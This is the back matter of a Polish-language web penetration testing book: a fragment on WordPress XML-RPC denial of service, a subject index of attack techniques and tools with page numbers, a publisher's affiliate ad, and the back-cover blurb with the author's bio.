WordPress zawiera adres URL działający jako końcówka systemu XML-RPC, który przyjmuje dane w postaci XML. Dane XML przetwarza analizator XML, co pozwala na opisywanie wcześniej atak. Bardzo łatwo w ten sposób przekroczyć dopuszczalną ilość pamięci przydzieloną procesowi



# Skorowidz

## A

Adobe Flash Player, 94  
adres  
  e-mail, 38  
  IP, 50, 67  
  odwrócony, 50  
  URI, 172, 175, 214, 226, 237  
  format, 226  
  konwersja Base64, 174  
  URL, 42, 84, 123, 175  
  kodowanie, *Patrz:*  
    kodowanie URL  
    zniekształcanie, 219  
AJAX, 20  
analizator XML, 167, 175, 179  
  generyczny, 168  
API  
  dokumentacja, 233  
  eksplorator, 232  
  niskopoziomowe, 65  
  REST, 225, 226, 227, 228,  
    229, 230, 231, 232  
  model zasobów, 226  
  zasób, 228  
  struktura, 232  
  uprawnienia, 235, 238  
  uwierzytelnianie, 230, 231  
Apigee API console, 232  
aplikacja  
  Burp Suite Proxy, 68  
  DVWA, 62  
  internetowa, 211

kliencka, 214  
vBulletin, 70  
atak  
  CSRF, *Patrz:* CSRF  
  DoS, *Patrz:* DoS  
  IDOR, *Patrz:* IDOR  
  podkradanie kliknięć, 201,  
    204, 222  
  PRSSI, *Patrz:* RPO  
  RPO, *Patrz:* RPO  
  SSRF, *Patrz:* SSRF  
  XSS, *Patrz:* XSS  
  XXE, *Patrz:* XXE  
autoryzacja, 211  
  atak, 219, 220, 222  
  trzecia strona, 212, 213, 215  
  upoważnienie  
    autoryzowane, 216  
    niejawne, 217

## B

BeEF, 75  
konfiguracja, 75  
punkt zaczepienia, 76, 77, 80  
zakładka  
  Commands, 78  
  IPec, 80  
  Logs, 78  
  Network, 80  
  Rider, 80  
  XssRays, 80

bezpieczeństwo, 17, 18  
biblioteka Paperclip, 137  
Burp Decoder, 174  
Burp Suite, 118, 140, 231  
Burp Suite Proxy, 68

## C

CDM, 20  
CeWL, 34, 41  
Charles, 118  
CORS, 21  
  nagłówek, 21, 22  
  żądanie, *Patrz:* żądanie  
  CORS  
Cross-Domain Messaging, *Patrz:*  
  CDM  
CSRF, 83, 84, 85, 90, 91, 96,  
  191  
  Facebook, 86  
  JSON, 89  
  PayPal, 87  
  zapobieganie, 86, 87  
CSRFGuard, 87

## D

debuger, 49  
deserializacja, 206, 207, 208  
Di Paola Stefano, 74  
Digital Ocean, 64  
DirBuster, 34, 42, 43

Django, 188  
 DNSdumpster, 35, 50  
 DOM, 72, 74, 77, 194  
   przebijanie, 194, 195, 196  
 domena, 20, 21  
 DoS, 136, 156, 167  
   miliard uśmiezków, 178  
   na analizator danych XML,  
   178, 179  
   przy użyciu obrazka, 137  
   XXE, 177  
 Dropbox, 92  
   API Explorer, 232  
 DVWA, 127, 128

## E

element  
   div, 202  
   iframe, 201, 204  
 e-mail, 186  
 exploit, 58

## F

Facebook, 57, 86, 211, 213, 221  
   AppCenter, 91  
   Graph API, 231, 232  
   testowanie, 237  
   uprawnienia, 235  
   Graph API Explorer, 232  
   łącze nieopublikowane, 241  
   rola, 235, 236, 240  
 Facebook Studio, 61  
 Fierce, 34, 35, 37  
 filtr XSS, 28  
 Flipkart, 190  
 format  
   spłaszczony, 168  
   XML, *Patrz:* plik XML  
 formularz samowysyłający się,  
 89, 91  
 funkcja, *Patrz też:* metoda  
   \_\_construct, 206  
   \_\_destruct, 206  
   \_\_sleep, 206  
   \_\_wakeup, 206  
   console.log, 73

crypto.generateCRMF  
   ↳Request, 74  
 document.write, 73, 74  
 element.add, 75  
 element.after, 75  
 element.append, 75  
 element.before, 75  
 element.html, 75  
 element.prepend, 75  
 element.replaceWith, 75  
 element.wrap, 75  
 element.wrapAll, 75  
 eval, 74  
 execScript, 74  
 ExternalInterface.call, 70  
   parametry, 70, 71  
 Function, 74  
 getimagesize, 143  
 magiczna, 206  
 ScriptElement.innerHTML, 74  
 ScriptElement.src, 74  
 ScriptElement.text, 74  
 ScriptElement.textContent,  
 74  
 serialize, 205  
 setImmediate, 74  
 setInterval, 74  
 setTimeout, 74  
 unserialize, 204, 206, 207

## G

Gist, 195  
 Gmail, 204  
 Goldshlager Nir, 34  
 Google, 211  
   API Console, 232  
   wyszukiwarka  
   dyrektywa, 52, 53, 55  
 Google Advanced Search, 35  
 Google+, 213  
 Gruber John, 64

## H

HackerOne, 191  
 Hansen Robert (RSnake), 35  
 hasło domyślne, 50

Heyes Gareth, 196  
 Hivarekar Pranav, 223  
 HTTP  
   nagłówek, 229  
   Content-Type, 229, 230  
   uwierzytelnianie, 230

## I

IDOR, 188, 189, 241  
   Flipkart, 190  
   HackerOne, 191, 193  
 IE, 19, 199  
 informacji zbieranie, 33  
   technika aktywna, 34, 35,  
   38, 39, 41, 42, 44  
   technika pasywna, 34, 35,  
   38, 46, 48, 50, 52  
 Instagram, 222  
 interfejs użytkownika, 201  
   podmiana, 201, 204, 222  
 Intruder, 231

## J

język PHP, 129, 131, 161  
 JSON, 88, 89, 90  
 JWT, 231

## K

Karlsson Mathias, 96, 195  
 kod JavaScript, 58  
 kodowanie  
   Base64, 28, 29, 30, 174, 230  
   procentowe, 24, 221  
   podwójne, 26, 28, 221  
   potrójne, 28  
   URL, 24  
 komunikacja międzydomenowa,  
 20, 21, 23  
 konwerter Markdown, *Patrz:*  
   Markdown  
 księga gości, 62

**L**

LFI, 26, 34  
 LinkedIn, 220  
 lista  
 adresów IP, 50  
 serwerów, *Patrz:* serwer lista  
 słów, 41  
 kluczowych, 38  
 subdomen, *Patrz:*  
 subdomena lista

**ł**

ładunek, 164  
 całościowy, 150  
 dwuetapowy, 150, 151  
 lista, 151  
 nasłuchujący połączeń, 163  
 pobierz i wykonaj, 150  
 tworzenie, 161, 164  
 VNC, 150  
 wykonanie, 162  
 łącze klikalne, 64

**M**

MailChimp, 186, 221  
 Maltego, 34, 44  
 Markdown, 64  
 maszyna footprinting, 45  
 Metasploit, 149  
 konsola, 151  
 ładunek, *Patrz:* ładunek  
 moduł, 149, 151  
 brute\_dirs, 154  
 dir\_scanner, 155  
 do włamań, 150  
 enkodera, 150  
 files\_dir, 156  
 IPv6, 150  
 ładunku, 150  
 ms08\_067\_netapi, 150  
 mysql\_enum, 150  
 pomocniczy, 150, 153  
 powłoka, 161  
 WMAP, *Patrz:* WMAP  
 Meterpreter, 150, 151

metoda, *Patrz też:* funkcja  
 chat.postMessage, 65  
 getElementById, 196  
 getElementsByTagName, 195  
 magiczna, 208  
 postMessage, 20  
 removeEventListener, 196  
 słownikowa, 37, 42  
 MSF, *Patrz:* Metasploit  
 Msfconsole, 151  
 polecenie, 151, 153  
 msfvenom, 161  
 show options, 154  
 MySpace, 57, 62

**N**

nagłówek  
 CORS, *Patrz:* CORS  
 nagłówek  
 odpowiedzi, 22  
 X-Forwarded-For, 67, 68  
 X-Requested-With, 95, 96  
 Naik Amol, 91  
 Netcat, 133

**O**

OAuth, 211, 223  
 aplikacja kliencka, 212, 213,  
 214  
 przekierowanie, 222  
 domena  
 przyrostek, 221  
 zmiana, 221  
 rola, 212  
 serwer  
 autoryzacji, 212, 214  
 zasobu, 212, 213  
 trzecia strona, 212, 213, 215  
 właściciel zasobu, 212, 213  
 zagrożenia, 219, 220, 221, 222  
 zakres, 213  
 zmiana folderów, 221  
 obiekt  
 DOM, 72, 74, 77  
 PHP wstrzykiwanie, *Patrz:*  
 POI  
 XMLHttpRequest, 20, 95

OSINT, 44

**P**

PayPal, 57, 87, 88  
 Pentest-Tools, 35, 52  
 Peterv, 44  
 phishing, 39, 114, 219  
 plik  
 .htaccess, 141, 142  
 cookie, 60, 118  
 HttpOnly, 58, 71  
 kradzież, 58, 63  
 sesyjny, 231  
 CSS, 196, 197  
 dziennika, 207  
 Flash, 70, 71, 92, 93, 95, 96,  
 134  
 GIF jako skrypt PHP, 141  
 graficzny, 196  
 weryfikacja, 143  
 import, 196, 197  
 JPEG, 137  
 jako skrypt PHP, 141  
 weryfikacja, 143, 144  
 JSP, 130  
 PDF zaindeksowany, 53  
 PNG zTXT, 137  
 przesyłanie, 127, 128, 134  
 zabezpieczenia, 138  
 rozszerzenie, 138, 141  
 spłaszczony, 168  
 SVG, 136  
 SWF, *Patrz:* plik Flash  
 zamiana na ActionScript,  
 70  
 systemowy, 173  
 ścieżka  
 bezwzględna, 197  
 względna, 196, 197  
 typ MIME, 140, 143  
 uploader.swf, 70  
 XML, 136, 167, 168, 174  
 analizator, *Patrz:*  
 analizator XML  
 atrybut, 169  
 element, 168  
 encja, 170, 171  
 encja wewnętrzna, 171

- plik
    - encja zewnętrzna, 171, 172
    - korzeń, 168
    - preambuła, 168
    - sprawdzanie poprawności, 169, 170
    - XML DTD, 169
      - wewnętrzny, 169
      - zewnętrzny, 170
  - pochodzenie, 18
    - wyjątki, 19
    - zmiana miejsca, 19
  - POI, 204, 207, 208
  - polecenie
    - dig, 36
    - exec, 129
    - INSERT, 119
    - nslookup, 36
    - passthru, 129
    - pcntl\_exec, 129
    - popen, 129
    - powłoki, 129
    - proc\_open, 129
    - shell\_exec, 129
    - system, 129
    - UPDATE, 119
  - powłoka
    - b374K, 131, 132, 133
    - C99/R57, 131
    - Linux Meterpreter, 165
    - Metasploit, *Patrz:* Metasploit powłoka
    - Meterpreter, 162, 165
    - odwrotna, 133, 134, 150
    - polecenie, *Patrz:* polecenie powłoki
    - SQL, 119
      - interaktywna, 120
      - systemowa, 133
        - serwera WWW, 208
      - wielofunkcyjna, 131
  - pre-flight request, *Patrz:* żądanie wstępnego sprawdzenia
  - protokół, 185
    - dict, 186
    - expect, 186
    - file, 186
    - ftp, 186
    - gopher, 186
    - http, 186
    - HTTP, 227
      - kod odpowiedzi, 228, 229
      - nagłówek, 229
      - uwierzytelnianie, 230
    - https, 186
    - imap, 186
    - javascript, 59
    - ldap, 186
    - mailto, 186
    - OAuth, 211
    - ogg, 186
    - pop3, 186
    - smtp, 186
    - telnet, 186
    - tftp, 186
  - przeglądarka
    - atak, 83
      - Internet Explorer, *Patrz:* IE
      - lista zdarzeń, 78
      - przejęcie sesji, 75, 78, 80
      - uruchamianie modułów atakującego, 78
      - wysyłanie żądań HTTP, 80
  - przekierowanie 307, 96
  - punkt zaczepienia, 76, 77, 80
- ## R
- Rails, 188
  - Repeater, 231
  - REST, 225
  - Reverse IP Lookup using YouGetSignal, 35
  - RFI, 26
  - robak Samy, 62
  - Rogers Jake, 121
  - Rosetta Flash, 94, 95
  - router
    - hasło, 50
    - WiFi, 201
    - ZTE OX253P, 49
  - RPO, 196, 200
- ## S
- Safari, 96
  - sekret klienta, 215
  - serializacja, 205, 206
  - serwer
    - Apache, 141, 142, 156
    - autoryzacji, 214, 217
      - błąd, 219, 220, 222
    - LAMP, 161
    - lista, 37
    - MySQL, 150
      - pośredniczący, 124, 140
      - skanowanie portów, 183, 184
      - współdzielony, 50
      - WWW jako pośrednik, 181
      - zdalne wykonanie kodu, 176
  - Shodan, 35, 48
    - kryteria, 48
  - skrypt
    - modyfikujący, 121, 123
    - PHP SetHandler, 142
  - Slack, 65, 69, 211, 222
  - słowo kluczowe
    - download, 38
    - hidden, 38
    - random, 38
    - sandbox, 38
    - test, 38
  - Smith Garrett, 194
  - SOP, 17, 18, 20, 21
  - Sothink SWF Decompiler, 70
  - SQL powłoka, *Patrz:* powłoka SQL
  - SQLMap, 97, 99, 101
    - instalacja, 98
    - optymalizacja, 109
    - plik systemowy
      - odczyt, 111, 112
      - zapis, 111, 113, 114
    - pobranie wszystkich danych, 106
    - połączenie
      - HTTP trwałe, 108
      - NULL, 108
    - powłoka SQL, 119, 120
    - przewidywanie danych wyjściowych, 108
    - tryb kreatora, 105
    - wielowątkowość, 107
  - ssh2, 186
  - SSLStrip, 72
  - SSRF, 175, 181, 182
    - MailChimp, 187
    - skanowanie portów, 183, 184



strona podmiana zawartości, 58  
 SubBrute, 34, 39  
 subdomena, 38, 39  
   liczba dziennych odwiedzin, 48  
   lista, 36, 46, 50

## T

Tamper Data, 140  
 theHarvester, 34, 38  
 token, 86, 90, 94, 188  
   CSRF, 191  
   dostępowy, 214, 215, 217, 231  
   kradzież, 220  
   przekierowanie, 222  
   odgadywanie, 91  
   słaby, 91  
   walidacja, 91  
   wstrzykiwanie, 91, 92  
 transfer strefy, 36, 37  
 Twitter, 60

## U

użytkownik  
   autoryzacja, *Patrz:* autoryzacja dane, 213  
   hasło, 99, 103, 104, 173, 230  
   interfejs, *Patrz:* interfejs użytkownika  
   nazwa, 99, 103, 104, 115, 173, 230  
   token dostępowy, 215  
   uprawnienia, 112, 173, 188, 189, 191, 193  
   uwierzytelnienie, 118

## V

VHosts, 52  
 Vimeo, 96

## W

WAF, 121  
 WAMP  
   atak, 159  
   skanowanie, 158, 159  
   uruchamianie, 158

wątek wykonawczy, 38  
 WhatWeb, 34, 44  
 Whitton Jack, 62  
 WMAP, 157, 159  
 Wolfram Alpha, 35, 46  
 WordPress, 55, 179  
 wstrzyknięcie  
   CSS, 198, 199  
   kodu SQL, 28, 97, 100, 101  
   do stron wymagających logowania, 118  
   modyfikacja adresów URL, 106  
   na ślepo, 110  
   skrypt modyfikujący, 121, 123  
   technika czasowa, 109, 110  
   techniki, 102, 109, 110  
   wykorzystywanie błędu, 102, 109  
 obiektu PHP, *Patrz:* POI pliku  
   lokalne, *Patrz:* LFI  
   zdalne, *Patrz:* RFI

## X

X-Forwarded-For-Header, 68  
 XSS, 57, 60, 62, 64, 65, 70, 75, 134, 198, 199  
   adres IP, 67  
   API, 64  
   bazujący na obiektach DOM, 72, 74, 77  
   Flash, 70  
   Markdown, 64  
   odbity, 57, 58, 59, 60  
   token CSRF, 90  
   utrwalony, *Patrz:* XSS zapisany  
   zapisany, 57, 62, 64, 67  
 XXE, 172, 173, 177  
 DoS, 177

## Y

YouGetSignal, 50

## Z

zabezpieczenie CSRF,  
   *Patrz:* CSRF  
 zapytanie  
   SELECT, 119  
   stos, 119  
 zasada tego samego pochodzenia, *Patrz:* SOP  
 znacznik  
   HttpOnly, 71, 72  
   Secure, 72  
 znak  
   ', 171  
   ", 171  
   &, 171  
   /, 24  
   <, 24, 170, 171  
   >, 170, 171  
 niezastrzeżony, 24  
   kodowanie, 25  
 przejścia do nowego wiersza, 221  
 specjalny, 170, 171  
 zastrzeżony, 24  
   kodowanie, 25

## Ż

żądanie  
   CORS, 23  
   DELETE, 228, 237  
   GET, 84, 114, 130, 228, 234, 237  
   HEAD, 228  
   JSON, 89  
   OPTIONS, 228  
   POST, 84, 85, 89, 90, 96, 115, 117, 228, 237  
   proste, 23  
   PUT, 228  
   typ, 228  
 wstępnego sprawdzenia, 23



# PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄŻKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW  
w działający bankomat!

**Dowiedz się więcej i dołącz już dzisiaj!**

<http://program-partnerski.helion.pl>

## Testy penetracyjne — klucz do bezpieczeństwa Twojej aplikacji!

Sieć stała się niebezpiecznym miejscem. Między grasującymi w niej złoczyńcami a inżynierami bezpieczeństwa aplikacji trwa wyścig zbrojeń. Mimo to oczywiste jest, że uzyskanie stuprocentowego bezpieczeństwa jest niemożliwe. Jedną z technik zabezpieczania aplikacji są testy penetracyjne, które polegają na atakowaniu systemu różnymi metodami, aby odnaleźć jego słabe punkty i pokazać, jak można się do niego włamać.

Niniejsza książka stanowi wyczerpujące źródło wiedzy dla testerów przeprowadzających analizę aplikacji internetowych. Opisano tu zarówno najnowsze, jak i klasyczne techniki łamania zabezpieczeń — bardzo często starsze metody rozwijają się w różnych kierunkach i nie należy o nich zapominać. Między innymi przedstawiono informacje o atakach XML, w tym XXE, oraz metody wykorzystywania słabych stron OAuth 2.0. Omówiono również XSS, CSRF, Metasploit i wstrzykiwanie SQL. Nie zabrakło też opisu rzeczywistych przypadków testowania aplikacji.

### W tej książce między innymi:

- podstawowe techniki zapewniania bezpieczeństwa w sieci
- prowadzenie rozpoznania przed atakiem
- mniej popularne wektory ataków, w tym RPO i przebijanie DOM
- metody testowania API
- podstawowe błędy popełniane przez programistów

**Prakhar Prasad** mieszka w Indiach. Jest ekspertem w dziedzinie bezpieczeństwa aplikacji specjalizującym się w testach penetracyjnych. W 2014 roku został sklasyfikowany na dziesiątej pozycji w światowym rankingu HackerOne. Zdobył kilka nagród za znalezienie luk bezpieczeństwa w takich serwisach jak Google, Facebook, Twitter, PayPal czy Slack. Posiada certyfikaty z OSCP. Przeprowadza testy bezpieczeństwa dla różnych organizacji rządowych, pozarządowych i edukacyjnych.

	
księgarnia internetowa	Helion SA ul. Kościuszki 1c, 44-100 Gilwice tel.: 32 230 98 63 e-mail: helion@helion.pl http://helion.pl
<a href="http://helion.pl">http://helion.pl</a>	
zamówienia telefoniczne	
 0 801 339900	Sprawdź najnowsze promocje: • <a href="http://helion.pl/promocje">http://helion.pl/promocje</a> Książki najchętniej czytane: • <a href="http://helion.pl/bestsellery">http://helion.pl/bestsellery</a> Zamów informacje o nowościach: • <a href="http://helion.pl/nowosci">http://helion.pl/nowosci</a>
 0 601 339900	
Informatyka w najlepszym wydaniu	
 KOD KORZYŚCI	
ISBN 978-83-283-3459-5  9 788328 334595	
cena: 54,90 zł	

**Packt**